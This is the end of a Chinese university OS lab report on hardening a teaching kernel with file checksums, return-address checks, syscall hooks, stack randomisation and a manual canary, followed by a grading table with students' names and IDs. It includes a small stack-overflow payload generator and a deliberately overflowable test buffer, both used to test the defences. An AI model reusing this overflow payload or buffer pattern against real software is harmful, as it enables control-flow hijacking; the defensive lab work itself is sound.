
我们在shabby\_shell的exec之前加一个对文件的检查即可：

首先定义一个用于校验检查的函数check：

1. int check(char \*filename){
2. int k;
3. for(k=0; k < 0x10; k++){
4. if(debug) printf("::%s\n", checksum\_table[k].name);
5. }
6. if(debug) printf("check file %s\n", filename);
7. int fd = open(filename, O\_RDWR);
8. if(fd < 0) return printf("open file error!\n");
9. int i;
10. int len = strlen(filename);
11. for(i = 0; i < 0x100 ; i++){
12. *//if(debug && i < 0x10) printf("file : %s\n", checksum\_table[i].name);*
13. if(memcmp(filename, checksum\_table[i].name, len) == 0) break;
14. }
15. if(debug) printf("i == %d\n", i);
16. if(debug) printf("find file : %s\n", checksum\_table[i].name);
17. int now\_value;
18. char buffer[0x3000];
19. int file\_length = read(fd, buffer, 0x3000);
20. now\_value = hash(buffer, file\_length);
21. if(debug) printf("now\_value == %d\n", now\_value);
22. return checksum\_table[i].checkValue == now\_value;
23. }

此外，为了方便调试，在kernel/main.c中定义一个debug全局变量，只有当debbug为1的时候才会打印一些调试信息，否则仅当出现错误的时候才会由校验回显；


下面是修改之后的shabby\_shell：




下面展示一个带有调试信息、且文件校验正确的情况：



关闭调试信息之后的效果如下：



下面使用之前写的POC来感染cat程序，然后再加载cat文件，触发异常：



### 4.6.2 动态度量


在这里，我们首先进入到include/sys/proc.h文件中，回忆一下proc和stackframe两个结构体的定义：

1. struct stackframe { */\* proc\_ptr points here             ↑ Low           \*/*
2. u32 gs;     */\* ┓                        │\*/*
3. u32 fs;     */\* ┃                        │\*/*
4. u32 es;     */\* ┃                        │\*/*
5. u32 ds;     */\* ┃                        │\*/*
6. u32 edi;        */\* ┃                        │\*/*
7. u32 esi;        */\* ┣ pushed by save()               │\*/*
8. u32 ebp;        */\* ┃                        │\*/*
9. u32 kernel\_esp; */\* <- 'popad' will ignore it            │\*/*
10. u32 ebx;        */\* ┃                        ↑栈从高地址往低地址增长\*/*
11. u32 edx;        */\* ┃                        │\*/*
12. u32 ecx;        */\* ┃                        │\*/*
13. u32 eax;        */\* ┛                        │\*/*
14. u32 retaddr;    */\* return address for assembly code save()  │\*/*
15. u32 eip;        */\*  ┓                       │\*/*
16. u32 cs;     */\*  ┃                       │\*/*
17. u32 eflags;     */\*  ┣ these are pushed by CPU during interrupt  │           \*/*
18. u32 esp;        */\*  ┃                       │\*/*
19. u32 ss;     */\*  ┛                       ┷High           \*/*
20. };
21. struct proc {
22. struct stackframe regs;    */\* process registers saved in stack frame \*/*
23. u16 ldt\_sel;               */\* gdt selector giving ldt base and limit \*/*
24. struct descriptor ldts[LDT\_SIZE]; */\* local descs for code and data \*/*
25. int ticks;                 */\* remained ticks \*/*
26. int priority;
27. */\* u32 pid;                   /\\* process id passed in from MM \*\/ \*/*
28. char name[16];         */\* name of the process \*/*
29. int  p\_flags;              */\*\**
30. \* process flags.
31. \* A proc is runnable iff p\_flags==0
32. \*/
33. MESSAGE \* p\_msg;
34. int p\_recvfrom;
35. int p\_sendto;
36. int has\_int\_msg;           */\*\**
37. \* nonzero if an INTERRUPT occurred when
38. \* the task is not ready to deal with it.
39. \*/
40. struct proc \* q\_sending;   */\*\**
41. \* queue of procs sending messages to
42. \* this proc
43. \*/
44. struct proc \* next\_sending;*/\*\**
45. \* next proc in the sending
46. \* queue (q\_sending)
47. \*/
48. int p\_parent; */\*\*< pid of parent process \*/*
49. int exit\_status; */\*\*< for parent \*/*
50. struct file\_desc \* filp[NR\_FILES];
51. };

由此分析，在时钟中断处理程序中，我们可以利用p\_proc\_ready获得当前进程的ebp寄存器的值，也就相当于得到了当前栈帧的底部，然后再+4即可得到返回地址存储的位置，然后进行合法性判断；

下面为了防止过于频繁的检查，我们定义两个全局变量来减小检查的频率：

（这个round可能会根据具体情况做适当的调整）



其中，time用来循环迭代计数时间，round作为检查的周期；

下面确定返回地址的合法性进行分析，首先我们定义一个变量text\_restrain来作为我们所认定的代码段地址上限，一旦超过这个上限我们就认为地址越界，控制流可能被劫持；

所以最终给出代码逻辑如下:



下面利用我们之前的vuln程序，来做一个错误测试，我们以如下方式构造payload，使返回地址为0xffffffff：

1. #include<stdio.h>
2. #include<stdlib.h>
3. #include<string.h>
4. int main(){
5. int i;
6. int fd = open("./payload", 2);
7. if(fd < 0 ) return puts("open error!");
8. char buf[0x200];
9. int \_open = 0x1826;
10. int \_read = 0x1939;
11. int \_write = 0x198d;
12. int pop3 = 0x107F;
13. int flag = 0x1ADE;
14. int data = 0x2000;
15. for(i=0; i < 0x110; i++) buf[i] = 'b';
16. \*(int \*)(buf + 0x110) = 0xffffffff;
17. \*(int \*)(buf + 0x104) = 0xffffffff;
18. \*(int \*)(buf + 0x108) = 0xffffffff;
19. int len = write(fd, buf, 0x14c);
20. close(fd);
21. printf("write length %d\n", len);
23. }

下面运行查看效果，由于是动态测试，可以看到我们的非法地址被多次检测出来：



思考：

–

如何理解“合法”的概念？

– 我们这里的“合法”仅能将返回地址限定在一个大致的空间范围之内，由于程序美欧开启PIE保护，所以我们的返回地址几乎可以认为是没有下限，所以我们只能从上限着手，此外，由于我们无法在运行时对具体返回地址的内容哦个进行分析，所以这里的“合法”就不能将一些精心构造的rop链排除在外了；对此我们对“合法”的粗略定义是：不进入内核空间、返回地址不大于esp所指向的栈地址；


你的实现能否抵御POC实现中，第二个攻击？

– 第二个poc攻击是利用栈溢出进行控制流的劫持，从理论上讲能够在一定程度上防止ret2shellcode的攻击，但是存在以下几个方面的问题：首先，我们的动态检测是基于时钟中断的，所以很有可能攻击者在两次检查之间的时间空隙中完成了ret2shellcode的攻击利用；其次，攻击者还可以将shellcode不部署在栈上，而是部署在data或者bss段上，这样同样无法抵御攻击；最后，攻击者还可以利用程序代码中的gadget片段，来构造ROP链来实现攻击，这样一来即便开启了NX保护，都是没有用的。


### 4.6.3 感知与体系化防护


**系统调用hook的实现**

本部分计划实现一个类似于glibc中的malloc\_hook和free\_hook的机制, 本实验对fs/main.c中的几个消息类型定义了几个钩子函数（仅处于实验的目的，没必要为每一个系统调用都定义钩子函数）：




接下来在fs/main.c中定义一个叫hook\_table的函数指针数组，其中每一个成员都对应一个系统调用的钩子函数，此外还要对应定义一个初始化函数在fs\_init中被调用：






最后就是在接收到消息之后，消息处理之前要先检查对应的钩子函数是否为空，如果不空，就要先执行钩子函数：




下面展示一下正常调用的效果，由于我们初始化赋值的钩子函数比较多，所以得到了大量的回显：



下面展示一个仅对LIST的禁用：





由于，我们的OS在运行之前就有一次LIST的系统调用，所以在初始化的过程中就触发了钩子，这也说明我们对系统调用的禁用是有效的；


**堆栈地址随机化实现**

下面尝试实现一个栈地址随机化的保护：


下面我们写一个测试程序test\_pie：

1. #include "stdio.h"
2. int main() {
3. int a = 0;
4. printf("s\_addr == 0x%x\n", &a);
5. return 0;
6. }


在IDApro中查看，这里之所以使用栈地址是因为如果打印全局变量的地址，很容易会被编译器直接有硬编码写进去，那么即便我们实现了PIE也不会显示出来变化：




多次运行，发现是同一个定值：




首先要考虑设计一个尽可能可靠的随机数生成函数，但是由于我们的条件和时间精力有限，不能真正向Linux一样使用/dev/urandom这样的效果极好随机数，所以笔者决定将某一时刻的系统随机数读入文件保存下来，然后在之后使用：






可以成功读取random的内容；


下面实现一个比较简单的随机数生成函数（本质是在使用这个random文件，但是为了体现动态性，又稍微修改）：



在mm/exec.c中我们做如下修改，首先得到随机数，之后要&0x3F然后\*0x10，&0x3F一方面是为了保证偏移不要太大另一方面是为了保证这是非负数，而\*0x10则是为了保证对齐：




下面运行可以看到每次我们的栈地址都发生了变化：



**Canary实现**

由于canary本身是为了在函数相互调用的过程中防止栈溢出，其本质的实现是基于编译器的相关编译选项而实现的，而在我们当前的实验环境下，是很难实现，但是我们可以通过对特定程序内联汇编，手动实现一个canary防护，并通过编写POC来测试其对攻击的防御；

首先，我们选择使用gs:[0x28]这个内存来存放我们的canary值，canary的值的选取我们则简单的使用三个进程相关的值的异或结果来表示，在kernel/main.c初始化进程的时候赋初值：




此外我们还要编写一个栈溢出异常处理程序，不妨将其定义在lib/misc.c中：

1. void \_\_stack\_chk\_fail(){
2. printf("\*\*\* stack smashing detected \*\*\*: terminated\n");
3. exit(-1);
4. }


对于我们的canary.c文件，则在每次程序刚开始的时候，我们通过读取gs:[0x28]中的值保存到我们最先定义（最先定义可以保证经过编译之后这个变量存放在栈帧的最底部）的value中，等到程序结束之后我们再从gs:[0x28]中取出来这个canary值和value，进行比较，如果不相同就触发异常：

1. #include "stdio.h"
2. int main(){
3. int value;
4. asm("movl %%gs:0x28, %0" : "=r" (value));
5. char s[0x30];
6. int fd = open("payload", 2);
7. if(fd < 0) return printf("open file error!\n");
8. read(fd, s, 0x100);
9. int value2;
10. asm("movl %%gs:0x28, %0" : "=r" (value2));
11. if(value != value2) \_\_stack\_chk\_fail();
13. }

下面我们先放入一个空的payload展示效果，可见一切正常：



接下来我们使用一个足以栈溢出的payload，可见足够多的字符导致触发栈溢出，最终canary能够捕捉异常并作出处理：



# 五、实验结果总结

这次操作系统设计与实践实验不仅加深了我对操作系统核心原理的理解，也锻炼了我的编程能力和问题解决技巧。在实验过程中，我深刻体会到理论与实践相结合的重要性。例如，在实现多级队列进程调度时，我不仅需要理解进程调度的理论，还必须具体到代码实现，这过程中遇到的问题和解决方法让我对进程调度有了更深入的认识。此外，通过对内存分配与释放、文件系统操作等功能的实现，我对操作系统的内存管理和文件管理有了更为实际的理解。整个实验不仅提升了我的技术能力，也锻炼了我在面对困难时的解决问题能力，对我未来的学习和职业发展都有着积极影响。

# 六、教师评语

|  |  |  |
| --- | --- | --- |
|  | | |
| **教师评分（请填写好姓名、学号）** | | |
| 姓名 | 学号 | 分数 |
| 赵伯俣 | 2021302181156 |  |
| 刘竞优 | 2021302181057 |  |
| 钱嘉乐 | 2021312181234 |  |
| 钱一铭 | 2021302181115 |  |
| 教师签名：  年 月 日 | | |